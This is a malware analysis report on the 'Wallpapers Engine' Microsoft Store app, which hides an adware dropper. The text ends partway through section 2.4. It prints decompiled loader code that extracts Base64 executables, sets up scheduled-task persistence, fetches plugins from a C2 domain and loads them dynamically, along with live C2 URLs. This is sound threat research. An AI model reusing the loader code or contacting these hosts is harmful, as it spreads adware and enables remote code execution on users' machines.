



tinexta
defence

Chinese Adware in the Microsoft Store

Malware Analysis Report

#TinextaDefenceBusiness

Malware Lab

Summary

Our Malware Lab	03
1. Executive Summary	04
2. Analysis	05
2.1 Open-source components	06
2.2 MicrosoftUpdateHelper	09
2.3 MicrosoftUpdateCore	11
2.4 TestPlugin.dll	13
2.5 WinCleaner	17
2.6 IoC	19
3. Conclusion	21

This document is protected by copyright laws and contains material proprietary to the Tinexta Defence. It or any components may not be reproduced, republished, distributed, transmitted, displayed, broadcast or otherwise exploited in any manner without the express prior written permission of Tinexta Defence. The receipt or possession of this document does not convey any rights to reproduce, disclose, or distribute its contents, or to manufacture, use, or sell anything that it may describe, in whole or in part.

Our Malware Lab

Tinexta Defence Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malware.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.



Corrado Aaron Visaggio

*Group Chief Scientist Officer
& Malware Lab Director*

a.visaggio@defencetech.it

1. Executive Summary

This report details the analysis of an application freely distributed on the Microsoft Store under the name “Wallpapers Engine”¹. The application claims to be a Windows customization tool, however it bundles many adware components that can be used to mislead the user and deploy arbitrary content over the internet. Our analysis discovered that most of the features of this program are provided through legitimate third-party customization software bundled inside the application, likely violating their open-source licenses. The only original components of the software are the main launcher and a persistent Chinese Potentially Unwanted Program (PUP) distribution network which is deployed as part of the installation. At the time of writing, it remains available on the Microsoft Store.

When first opened, the application establishes persistence and executes a series of components, acting as a dropper and a launcher. The core of the operation is a modular Adware engine that dynamically loads .NET assemblies from a remote C2 server. While currently this is only used for invasive and possibly fraudulent advertisements, this also allows operators to run arbitrary code. During our analysis the ongoing AD campaign was displaying fake warnings about system issues to induce the users into installing a PC cleaner application. The final payload is based on a paywall model, demanding payment to fix fabricated problems.

The most interesting finding of the investigation is that the publisher operates under a single publisher account (Publisher ID: 54950860) and uses the account’s unique Publisher Certificate identifier (95895A1E-217A-4242-9200-7E698391758E) to sign the final PUP. The publisher reuses this certificate across multiple applications, confirming that this is not an isolated campaign but a coordinated and distributed operation abusing the Microsoft Store in order to monetize by using deceptive software.

¹ <https://apps.microsoft.com/detail/9nsh25lt1f9c?hl=it-IT&gl=IT>

2. Analysis

Initial testing of the application in a sandbox revealed suspicious indicators that included the creation of a persistence mechanism through the Windows Task Scheduler, unusual for a simple wallpaper customization tool, and the download of an archive from a remote server:

```
wallpaper[.]camoryapps[.]com/Advertisement/plugin/win.wonderful.cleaner.zip.
```

We decided to investigate this behaviour, the first step involved recovering the original store installation package and extracting it, as shown in figure 1:




Figure 1. Files extracted from the package

The original file name is WuhanNetPowerTechnologyCo.WallpaperX-LivelyWallpap_2.8.1.0_neutral_~_63m8b6nby1dvp.Msixbundle.

2.1 Open-source components

The analysis on the “Wallpapers Engine” bundle revealed that it does not own or uses original code. The developers have repackaged several legitimate open-source projects, likely to add functionality in order to create a facade of legitimacy.

This bundling of reputable tools has dual purpose: providing genuine features to make the application more attractive to users while simultaneously helping to hide the adware components distributed alongside them.

Some open-source components were identified within the application’s files:

- TaskbarX: A popular utility for customizing the Windows taskbar (see Figure 2).




Figure 2. TaskbarX

- StartMenu from Open-Shell: Open-Shell is a collection of utilities bringing back classic features to Windows. StartMenu is a tool for modifying the Windows Start Menu (see Figure 3).




Figure 3. StartMenu

- Notepad++ Shell Extension: Provides context menu entry "Edit with Notepad++" (see Figure 4).




Figure 4. NppShell.x64.dll

Examination of AppxManifest.xml (see figure 5) provided the entry point of the application, it also indicates that this is a normal Win32 application repackaged for the store meaning that it is not affected by the application sandbox.

```
<Application Id="App" Executable="Wallpaper\Wallpaper.exe" EntryPoint="Windows.FullTrustApplication">
  <Extensions>
    <uap5:Extension Executable="Wallpaper X Launcher.exe" Category="windows.startupTask" EntryPoint="Windows.FullTrustApplication">
      <uap5:StartupTask TaskId="Wallpaper_AutoStart" Enabled="false" DisplayName="Wallpaper X AutoStart"/>
    </uap5:Extension>
  </Extensions>
```

Figure 5. Application launcher in AppxManifest.xml

To speed up the analysis, we disassembled the main binary and all its dependencies and searched for specific IoC strings we were interested about (such as "camoryapps" or "Task Scheduler"). This search identified Wallpaper.exe and MicrosoftAds.Module.dll as the main targets of our analysis.

The program extracts a Base64-encoded ZIP archive named MicrosoftUpdateHelper.zip from its embedded resources, executes the content of the archive MicrosoftUpdateHelper.exe and it registers a new Windows Scheduled Task as seen in the next figure:

```
// Token: 0x06000006 RID: 6 RVA: 0x0002004 File Offset: 0x0000204
public async Task InitializeAsync(SourceConfig sourceConfig)
{
    try
    {
        if (!this.MicrosoftUpdateHelperProcessIsRunning())
        {
            this._configManager.SaveSourceConfig(sourceConfig);
            string text1 = EmbeddedResourceReader.ReadTextFile("updatehelper.txt");
            string text2 = Path.Combine(AdvertisementAgentService.ExtractPath, "MicrosoftUpdateHelper.exe");
            this._fileExtractor.DecompressBase64ToFile(text1, text2);
            if (!File.Exists(text2))
            {
                await this._fileDownloader.DownloadFileAsync(AdvertisementAgentService.MicrosoftUpdateHelperServiceUrl, AdvertisementAgentService.DownloadPath);
                this._fileExtractor.ExtractFiles(AdvertisementAgentService.DownloadPath, AdvertisementAgentService.ExtractPath);
            }
            this.StartBackgroundProcess();
            this._taskRegistrar.RegisterScheduledTask(AdvertisementAgentService.ExtractPath);
        }
    }
    catch (Exception ex)
    {
        LoggerManager.Log("初始化过程中发生错误: " + ex.Message, LogLevel.Info);
    }
}
```

Figure 6. Initialization of MicrosoftUpdateHelper

2.2 MicrosoftUpdateHelper

MicrosoftUpdateHelper.exe binary serves only as a dropper and launcher for the adware payload. It is designed to download the MicrosoftUpdateCore.zip archive from a hardcoded C2 server URL and ensure the main component MicrosoftUpdateCore.exe is extracted, installed and kept running on the system. It also includes a fallback mechanism that reconstructs MicrosoftUpdateCore.exe by decoding a Base64 string from its internal resources if the file is missing and ensures the payload remains active by continuously checking if the MicrosoftUpdateCore.exe process is running and relaunching it if necessary.

These features are detailed in the code snippets shown in the next figures:

```
// Token: 0x04000007 RID: 7
private static readonly string MicrosoftUpdateCoreServiceUrl = "https://wallpaper.camoryapps.com/Advertisement/MicrosoftUpdateCore.zip";

// Token: 0x04000008 RID: 8
private static readonly string _configDir = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Personal), "WonderfulAppAdsDrainage", "UpdateCore");

// Token: 0x04000009 RID: 9
private static readonly string DownloadPath = Path.Combine(BackgroundTaskService._configDir, "MicrosoftUpdateCore.zip");

// Token: 0x0400000A RID: 10
private static readonly string ExtractPath = Path.Combine(BackgroundTaskService._configDir, "ExtractDir");
```

Figure 7. Static strings used in the code

```
this._exePath>5_2 = Path.Combine(BackgroundTaskService.ExtractPath, "MicrosoftUpdateCore.exe");
bool flag = !this.<>4__this.MicrosoftUpdateCoreProcessIsRunning() && !File.Exists(this._exePath>5_2);
if (flag)
{
    LogManager.Log("CheckUpdate from base64 begin", LogLevel.Info);
    this._base64String>5_7 = EmbeddedResourceReader.ReadTextFile("updatecore.txt");
    this._updateCoreFullPath>5_8 = Path.Combine(BackgroundTaskService.ExtractPath, "MicrosoftUpdateCore.exe");
    this.<>4__this._fileExtractor.DecompressBase64ToFile(this._base64String>5_7, this._updateCoreFullPath>5_8);
    this.<>4__this._configManager.SaveOnlineDrainageModuleConfigToLocalAsync(this._onlineConfig>5_1);
    LogManager.Log("CheckUpdate from base64 end,exe exist:" + File.Exists(this._exePath>5_2).ToString(), LogLevel.Info);
    goto IL_04A2;
}
awaiter3 = this.<>4__this._configManager.GetLocalDrainageModuleConfigAsync().GetAwaiter();
if (!awaiter3.IsCompleted)
```

Figure 8. Check and update MicrosoftUpdateCore.exe

```
// Token: 0x0600000A RID: 10 RVA: 0x00002230 File Offset: 0x00000430
private void StartBackgroundProcess()
{
    try
    {
        bool flag = this.MicrosoftUpdateCoreProcessIsRunning();
        if (!flag)
        {
            LogManager.Log("没有检测到进程运行, 重新启动。", LogLevel.Info);
            string text = Path.Combine(BackgroundTaskService.ExtractPath, "MicrosoftUpdateCore.exe");
            bool flag2 = File.Exists(text);
            if (flag2)
            {
                ProcessStartInfo processStartInfo = new ProcessStartInfo
                {
                    FileName = text,
                    UseShellExecute = true
                };
                Process.Start(processStartInfo);
                LogManager.Log("进程已成功启动。", LogLevel.Info);
            }
            else
            {
                LogManager.Log("进程[" + text + "]不存在。", LogLevel.Info);
            }
        }
    }
    catch (Exception ex)
    {
        LogManager.Log("启动MicrosoftUpdateCore失败: " + ex.Message, LogLevel.Info);
    }
}
```

Figure 9. Execute MicrosoftUpdateCore.exe in background

2.3 MicrosoftUpdateCore

MicrosoftUpdateCore.exe works as a modular Adware. Its main purpose is to dynamically download and execute AD-displaying plugins based on a remote configuration. This allows the operators to change which advertisements are shown without updating the code of the application.


The Adware operation begins by fetching a remote JSON configuration file from the C2 server, as shown in the “GetOnlineDrainageModuleConfigAsync” function. It contacts the URL:

[https://wallpaper\[.\]camoryapps.com/Advertisement/drainageconfig.json](https://wallpaper[.]camoryapps.com/Advertisement/drainageconfig.json)

```
// Token: 0x0600000F RID: 15 RVA: 0x000226C File Offset: 0x000046C
public async Task<DrainageModuleConfig> GetOnlineDrainageModuleConfigAsync()
{
    DrainageModuleConfig drainageModuleConfig;
    try
    {
        drainageModuleConfig = JsonConvert.DeserializeObject<DrainageModuleConfig>(await ConfigManager._httpClient.GetStringAsync("https://wallpaper.camoryapps.com/Advertisement/drainageconfig.json"));
    }
    catch (Exception ex)
    {
        LogManager.Log("从线上获取引流模块配置失败:" + ex.Message, LogLevel.Info);
        drainageModuleConfig = null;
    }
    return drainageModuleConfig;
}
```

Figure 10. Function to download the remote JSON configuration

This configuration file (see figure 11) instructs the executable on which AD module to download. It specifies the “downloadUrl”, the “packageName” and the “entryPoint” DLL for the plugin (TestPlugin.dll). The description field contains Chinese text which is roughly translated into “traffic-driving module for C drive cleaning”.




The screenshot shows a web browser window with the address bar displaying `https://wallpaper.camoryapps.com/Advertisement/drainageconfig.json`. Below the address bar, there is a 'Pretty-print' checkbox which is checked. The main content area displays a JSON object representing a plugin configuration. The JSON is as follows:

```
{
  "updateCoreVersion": "1.0.0.2",
  "drainageConfigs": [
    {
      "pluginId": "87A0E915-FA91-43BC-AA9B-E4D2662D61DA",
      "packageName": "win.wonderful.cleaner",
      "description": "c盘清理引流模块",
      "downloadUrl": "https://wallpaper.camoryapps.com/Advertisement/plugins/win.wonderful.cleaner.zip",
      "version": "1.0.0.0",
      "priority": 45,
      "entryPoint": "TestPlugin.dll"
    }
  ]
}
```

Figure 11. drainageconfig.json

After downloading and extracting the specified ZIP archive, the engine uses the “LoadPlugin” function (see figure 12) to dynamically load the plugin’s entry point DLL.



The screenshot shows a code editor with a dark background. At the top, there is a comment line: `// Token: 0x0000003E RID: 62 RVA: 0x00003368 File Offset: 0x00001568`. Below this, the `LoadPlugin` function is defined. The function takes two parameters: `assemblyDir` (string) and `entryPoint` (string). The function's logic is as follows:

```
public IPlugin LoadPlugin(string assemblyDir, string entryPoint)
{
    bool flag = this._pluginAppDomain != null;
    if (flag)
    {
        AppDomain.Unload(this._pluginAppDomain);
    }
    this._pluginAppDomain = AppDomain.CreateDomain("PluginDomain_" + Guid.NewGuid().ToString());
    this._pluginDir = assemblyDir;
    string text = Path.Combine(assemblyDir, entryPoint);
    bool flag2 = File.Exists(text);
    if (flag2)
    {
        byte[] array = File.ReadAllBytes(text);
        Assembly assembly = this._pluginAppDomain.Load(array);
        IEnumerable<Type> enumerable = from t in assembly.GetTypes()
                                     where typeof(IPlugin).IsAssignableFrom(t) && !t.IsInterface && !t.IsAbstract
                                     select t;
        bool flag3 = enumerable.Any<Type>();
        if (flag3)
        {
            return (IPlugin)Activator.CreateInstance(enumerable.First<Type>());
        }
    }
    throw new FileNotFoundException("Plugin assembly not found: " + text);
}
```

Figure 12. Function to dynamically load the plugin

Once the plugin is loaded and executed, its code is responsible for triggering the pop-up advertisements through functions like “ShowAdsPopupAsync” as shown in figure 13.

```
awaiter.GetResult();
IL_0098:
try
{
    TaskAwaiter awaiter3;
    if (num != 1)
    {
        bool flag = this.<>4__this._popupCondition.ShouldShowPopup();
        if (!flag)
        {
            goto IL_0125;
        }
        awaiter3 = this.<>4__this._pluginManager.ShowAdsPopupAsync().GetAwaiter();
        if (!awaiter3.IsCompleted)
        {
            num = (this.<>1__state = 1);
            this.<>u__1 = awaiter3;
        }
    }
}
```

Figure 13. Code responsible for triggering the advertisement pop-up

This architecture is interesting because while it is designed to deploy advertisements it can be very well used to deploy arbitrary programs.

2.4 TestPlugin.dll

During our analysis there was only one AD plugin called win.wonderful.cleaner.zip archive. It contains a plugin module TestPlugin.dll and its dependencies files (see figure 14).

The DLL contains a simple XAML-based advertisement UI for a PC cleaner application that could be labeled as a Potentially Unwanted Program (PUP). When the AD is clicked the plugin will download the installer from an hard-coded URL.




















Name	Date modified	Type	Size
 Microsoft.Xaml.Behaviors.dll	09/09/2024 17:10	Application exten...	144 KB
 MicrosoftAds.Core.dll	10/06/2025 10:20	Application exten...	21 KB
 MicrosoftAds.Core.pdb	10/06/2025 10:20	PDB File	9 KB
 MicrosoftAds.Core.xml	10/06/2025 10:20	Microsoft Edge H...	12 KB
 Netpower.Common.dll	10/06/2025 10:20	Application exten...	37 KB
 Netpower.Common.pdb	10/06/2025 10:20	PDB File	17 KB
 Netpower.Common.xml	10/06/2025 10:20	Microsoft Edge H...	43 KB
 Netpower.Models.dll	10/06/2025 10:20	Application exten...	26 KB
 Netpower.Models.pdb	10/06/2025 10:20	PDB File	11 KB
 Netpower.Models.xml	10/06/2025 10:20	Microsoft Edge H...	38 KB
 Newtonsoft.Json.dll	08/03/2023 08:09	Application exten...	696 KB
